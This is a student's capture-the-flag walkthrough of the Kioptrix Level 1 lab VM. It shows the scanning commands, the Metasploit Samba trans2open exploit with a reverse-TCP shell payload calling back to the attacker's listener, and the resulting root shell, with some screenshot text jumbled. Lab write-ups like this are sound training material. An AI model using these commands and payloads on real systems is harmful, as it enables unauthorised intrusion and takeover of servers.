

# CTF REPORT/WALKTHROUGH:



## ❖ what is CTF ?

CTFs are the best way to bridge the gap between theory and practice in Cybersecurity . they are fun, challenging and a must do for anyone aiming to become an ethical hacker or a security analyst.

## ❖ Kioptrix(Ctf):

Kioptrix CTF is a series of vulnerable virtual machines created to help learners and Cybersecurity enthusiasts practice Penetration testing in a legal and controlled environment. These VMs simulate real-world systems with common misconfigurations and vulnerabilities, making them perfect for beginners and intermediate learners.

INDEX		
SN	CTF NAME	PAGE NO
1	Kioptrix	1-5

## 1.Kioptrix:

### Tools use in Ctf:

- Arp-scan
  - Nmap
  - SearchSploit
  - Metasploit
  - Angry IP scanner
  -
- Run Kioptrix machine and kali linux on the oracle virtual box or VM work station

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
  1_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)


Good luck and have fun!

kioptrix login:
```

- I find IP address of this machine by angry IP scanner

192.168.1.12	648...	KIOPTRIX	80,443	Wed, 2...
--------------	--------	----------	--------	-----------

- Search Ip address in fire fox we might get some information. There is no any usefull information



- We should go for open ports and version I use nmap tool
- Command: `nmap -A -p- 192.168.1.12` ( -A is aggressive scan for version -p- is for all open ports)



- I also tried to find hidden directories using “dirb” but with no success. The SMB service caught my attention, but no version was listed. It was time to use Metasploit
- Initialize the metasploit database and I start the console
- Command: `msfdb init > msfconsole > search smb_version`

```
kali@kali: ~  
msf6 > search smb_version  
=====  
#  Name                               Disclosure Date  Rank  Check  Description  
--  -  
0  auxiliary/scanner/smb/smb_version    2017-05-22      normal No     SMB Version Detection  
=====
```

Interact with a module by name or index. For example `info 0`, use `0` or use `auxiliary/scanner/smb/smb_version`

```
msf6 > |
```

- Command: use 0 > options > set RHOSTS 192.168.1.12 > run

```
msf6 auxiliary(scanner/smb/smb_version) > options  
Module options (auxiliary/scanner/smb/smb_version):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   |                 | no       | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.12  
RHOSTS => 192.168.1.12  
msf6 auxiliary(scanner/smb/smb_version) > options  
Module options (auxiliary/scanner/smb/smb_version):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.12    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   |                 | no       | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/smb/smb_version) > run  
[*] 192.168.1.12:139 - Host could not be identified: Unix (Samba 2.2.1a)  
[*] 192.168.1.12 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/smb/smb_version) > |
```

- Metasploit identifies the SMB service version as > **Samba 2.2.1a**
- Command: search Samba 2.2.1a



```

kali@kali: ~
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.12    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     4444             no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.12:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.12:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > searchsploit Samba 2.2.1a
[*] exec: searchsploit Samba 2.2.1a

-----
Exploit Title                                                                                               Path
-----
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)      osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution               multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                           linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                    linux_x86/dos/36741.py
-----

Shellcodes: No Results
msf6 auxiliary(scanner/smb/smb_version) >

```

- Set payload command: set payload generic/shell\_reverse\_tcp
- Now command: options > set RHOSTS 192.168.1.12

```

kali@kali: ~
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

-----
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.12    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (generic/shell_reverse_tcp):

-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.35    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

-----
Id  Name
--  --
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(linux/samba/trans2open) >

```

- Run the exploit to gain root shell command: run

```
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
-----
LHOST 192.168.1.35 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

Exploit target:

Id Name
--
0 Samba 2.2.x - Bruteforce

If you are the administrator of this website:
and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you are a member of the general public:
this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the webmaster should be received. Alternatively, the contents of /usr/www/htdocs can be moved to /usr/www, and the configuration file can be updated accordingly.

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.12:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.12:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.12:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.12:139 - Trying return address 0xbffffafc...
[*] 192.168.1.12:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.12:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.12:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.12:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.1.35:4444 -> 192.168.1.12:32769) at 2025-06-25 05:45:10 -0400
[*] Command shell session 2 opened (192.168.1.35:4444 -> 192.168.1.12:32770) at 2025-06-25 05:45:11 -0400
[*] Command shell session 3 opened (192.168.1.35:4444 -> 192.168.1.12:32771) at 2025-06-25 05:45:12 -0400
[*] Command shell session 4 opened (192.168.1.35:4444 -> 192.168.1.12:32772) at 2025-06-25 05:45:18 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
```

➤ No we got the root access finally the Kioptrix ctf is completed

**CONCLUSION:** In this CTE, I attacked and fully exploited the Kioptrix vulnerable machine from VulnHub. I started with network scanning and moved step by step to find open ports, weak services, and outdated software. Then I used those weaknesses to gain access and finally achieved root access on the system. This challenge helped me practice real-time penetration testing techniques like enumeration, service fingerprinting, exploit research, and privilege escalation. I also improved my Linux command line usage and logical thinking. Overall, this CTF gave me hands-on experience in attacking and controlling a system just like in real-world pentesting.

....*Adithya garika*